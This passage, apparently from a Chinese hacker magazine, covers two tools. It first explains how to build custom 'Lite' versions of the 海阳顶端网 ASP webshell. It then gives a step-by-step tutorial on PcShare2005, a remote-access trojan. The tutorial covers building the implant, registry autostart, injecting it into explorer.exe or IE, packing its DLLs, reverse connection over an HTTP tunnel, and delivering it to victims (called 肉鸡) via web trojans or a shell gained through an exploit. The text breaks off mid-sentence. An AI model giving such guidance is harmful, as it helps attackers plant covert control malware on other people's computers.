


图14




图16




图15




图17

六、自己定制2006的功能选项

自己定制2006的功能选项，打造个性木马。2006.asp拥有强大的功能和一样庞大的身躯89k。有些时候我们并不需要那么多的功能，也希望2006.asp能尽量苗条一点。那现在我们就可以根据自己的需要来定制2006的功能选项，打造属于你自己的个性木马了。我们运行2006Z.exe。你可以在“页面选择”框架里选择所需要生成的Lite版海马功能模块（比如我们只选择“WScript.Shell程序运行器”就会生成一个简单的cmd木马。选“Shell.Application程序运行器”则是一个简单的程序运行功能木马。当然你也可以按自己喜欢组合各个功能）；“页面生成”框架里的源文件指的是完整版的海马2006版(本文件夹中的2006.asp)，选择好相应的源文件及生成文件后，按“生成”即可生成相应功能组合的海阳顶端网ASP木马2006_Lite版，如图17。

海阳顶端网ASP木马2006正式版的强大功能还有待于大家的发现，如果大家在使用上有什么问题，可以到《非安全》论坛来，我们一起讨论研究。

（海阳顶端网ASP木马2006正式版已收录在本期光盘中）

国产木马PcShare2005版试手



文/天涯衰草

一、PcShare简介

提到国产的优秀木马，我们首先就会想到黑洞、灰鸽子这些耳熟能详的木马。而今天，我将为大家介绍另外一款国产的优秀木马——PcShare，它是由20CN网络安全小组（http://www.20cn.net/）开发的一款功能强大的远程控制软件。新年伊始，该开发小组又推出了全新的PcShare2005版，该版本除了采用了时下十分先进流行的线程插入技术和反弹技术外，另外还采用了HTTP隧道技术，是国内第一款集“DLL线程插入＋反向连接＋HTTP通道”先进技术于一身的木马。独创HTTP双连接实现全双工通信，通信方式均为反向连接。独创屏幕数据线传输技术，多功能多进程管理，不同客户互相之间不影响，保证软件功能稳定。

线程插入技术和反弹技术在以前介绍各种流行木马的时候已经多次为大家提到，可是HTTP隧道技术还是第一次提及。据我所知，第一款提出并使用隧道技术的木马是国产的网络神偷，这里暂且不表。“反弹连接技术”的远程控制软件只能访问到拨号上网的服务端以及局域网里通过NAT代理上网的服务端，而使用“HTTP隧道技术”以后，远程控制软件可以访问到局域网里通过HTTP、SOCKS4/5代理上网的服务

端。简单的来说，“HTTP 隧道技术”就是把所有要传送的数据全部封装到HTTP协议里进行传送，因此，在互联网上可以访问到局域网里通过 HTTP、SOCKS4/5代理上网的电脑，而且也不会有什么防火墙会拦截。所以，使用“HTTP 隧道技术”的远程控制软件就几乎支持了所有的上网方式，如：拨号上网、ADSL、Cable Modem、NAT透明代理、HTTP的GET型和CONNECT型代理、SOCKS4代理、SOCKS5代理等，并且该木马支持所有的Windows平台。也就是说，只要你能访问到网页，就能够使用该木马。

二、PcShare客户端配置

首先需要到网站下载最新的PcShare的压缩包，下载完成后解压并运行目录中的Setup可执行文件进行安装，PcShare的安装过程和普通软件的安装过程是一样的，在此就不多介绍了。安装完成后，在“开始菜单”中找到“PcShare远程控制”组点击“启动PcShare”启动木马，很快就可看到PcShare2005的控制界面（如图1）。




图 1

从图中我们可以看到，PcShare的操作界面简洁大方，所有的操作功能都可以通过工具栏上的快捷按钮实现。看上去和我们平时使用的木马界面有很大的不同，不过简洁的界面可以使用户十分方便的查看到需要的信息并对远程电脑进行控制操作，而且软件能够实现的远程控制功能也非常实用，如屏幕控制、文件管理、进程查看、键盘记录等，这些功能操作起来十分简单，很容易上手。

为了达到远程控制的目的，我们首先需要生成一个客户端（即平时我们所说的服务端，不过作者将其称之为客户端）。点击控制界面上工具栏的“生成客户”按钮，打开“生成客户端执行程序”的设置窗口，如图2。




图 2

PcShare提供了“使用静态IP地址或他方DDNS”和“使用VIP内置动态域名转换”两种连接方式，不过“使用VIP内置动态域名转换”方法只有木马的注册用户才能使用，普通的免费用户只能使用“使用静态IP地址或他方DDNS”这种方式。

在“本地IP地址连接”处输入本机当前的IP地址及连接端口，由于PcShare使用了HTTP隧道技术，所以默认的端口为80，当然你也可以更改为你喜欢的端口数。在设置IP地址时，用户最好有一个固定的IP以便客户端能及时的和控制端进行连接；如果你没有固定的IP，可以到网易去申请一个免费的动态域名来实现。

其实，20CN就可以进行免费动态域名的申请，进入免费动态域名的申请网页（http://ddns.20cn.com/），点击网页中的“20CN动态域名服务”，进入20CN动态域名的申请界面申请一个动态域名，并且可以在申请界面下载一个客户端软件，以后就可以很方便的对域名所对应的IP进行修改。

在“注册表键名”后输入木马的启动名称，这样木马的客户端就可以随系统的启动而激活。“插入到进程”设置，作者为用户提供了3 个选项，分别是插入到“EXPLORER.EXE、IEXPLORE.EXE”和“本进程启动”，它们分别将客户端的进程插入到资源管理器、IE浏览器和木马本身的进程中。“启动dll文名”和“控制dll文名”默认填入的是PcClient.dll和PcCortr.dll，用户可以在木马的安装目录找到这两个文件并对其进行更名，并且用户还可以对这两个文件以及另一个文件PcStat.exe进行加壳，然后在配置“启动dll文名”和“控制dll文名”两项时填入我们更改的文件名称。

当你在点击“生成客户”按钮的时候，PcShare就会自动将 PcStat.exe和PcClient.dll捆绑成为 Psclient.exe（默认的客户端文件），当所有的设置完成后，然后将配置好的用户的IP地址和端口等信息都以明文写进了Psclient.exe的资源中。最后点击“生成”按钮就可以生成我们需要的客户端。

由于木马本身自带客户端控制EXE压缩技术，所以能实现客户端文件尺寸为15K左右大小，这么小的体积除了非常适合我们用于制作网页木马外，还可以在得到溢出的SHELL后，使用EXE2BAT将客户端“写入”远程主机。客户端生成以后，我们通过网页木马等各种方法将其发给对方让其运行。

三、远程控制功能详解

现在对PcShare的控制端进行设置，点击控制界面工具栏上的“参数设置”按钮，在弹出的“系统参数设置”窗口中设置“自动上线连接端口”和“最大客户连接数量”，这里填写的端口与你在配置客户端时填写的端口要相同，如图3，否则控制端和客户端之间就连接不上。而“最大客户连接数量”就是你的控制端当前能控制的远程客户端肉鸡的数量，当客户端程序Psclient.exe在肉鸡上运行以后，它将释放出PcClient.dll到系统目录下。这里的Psclient.exe只是一个Loader，它的作用就是传递参数（IP地址及端口）并把 Psclient.dll 嵌入到 设置的进程文件中，当Psclient.dll 嵌入到 设置的进程文件中运行以后，根据 Psclient.exe的资源里面记录的IP和Port进行反向连接。控制端配置完成后，现在就可以等待客户端自动上线来找我们了。新版的PcShare同时还更改了通信方式，不再使用以前的需要依赖于IE浏览器版本的HTTP通信方式，而是直接改用从TCP/IP层模拟的HTTP包，通过程序自己寻找代理服务器，建立HTTP通信隧道。




图 3

自动上线连接成功后，在“已连接的客户列表”中就会多出一台上线的肉鸡，如图4，我们可以在客户属性中查看到远程客户端使用的操作系统版本、客户IP、CPU、内存等信息；在发生时间中可以查看到客户端上线的时间等信息。现在，点击工具栏上的按钮命令就可以对远程主机进行各种控制了。PCSHARE2005所有功能的实现均为插件方式，可以实现客户端功能分段下载，这样就可以保证以后客户端而更新无须重新种值木马的客户端。由于PCSHARE2005使用了多功能多进程管理，所以我们可以同时运行多个命令，不像其它的木马在运行某个命令的时候，先得关闭当前运行的命令。




图 4

点击“文件管理”命令，弹出“PCSHARE文件管理”窗口，如图5。从图中我们可以看到，文件管理完全采用了资源管理器的显示方式，我们可以根据资源管理器的方法对远程主机的目录文件进行查看。文件管理的操作就像操作本机的资源管理器一样方便，用户可以轻松的浏览每个文件夹中的内容。除了浏览以外，我们可以通过工具栏按钮或右键菜单对所选的文件或文件夹进行上传、下载、删除、运行等操作。文件的下载支持断点续传，单个文件的下载可以用鼠标左键双击即可下载到本机的临时目录并打开，也可以单击鼠标右键，选择“下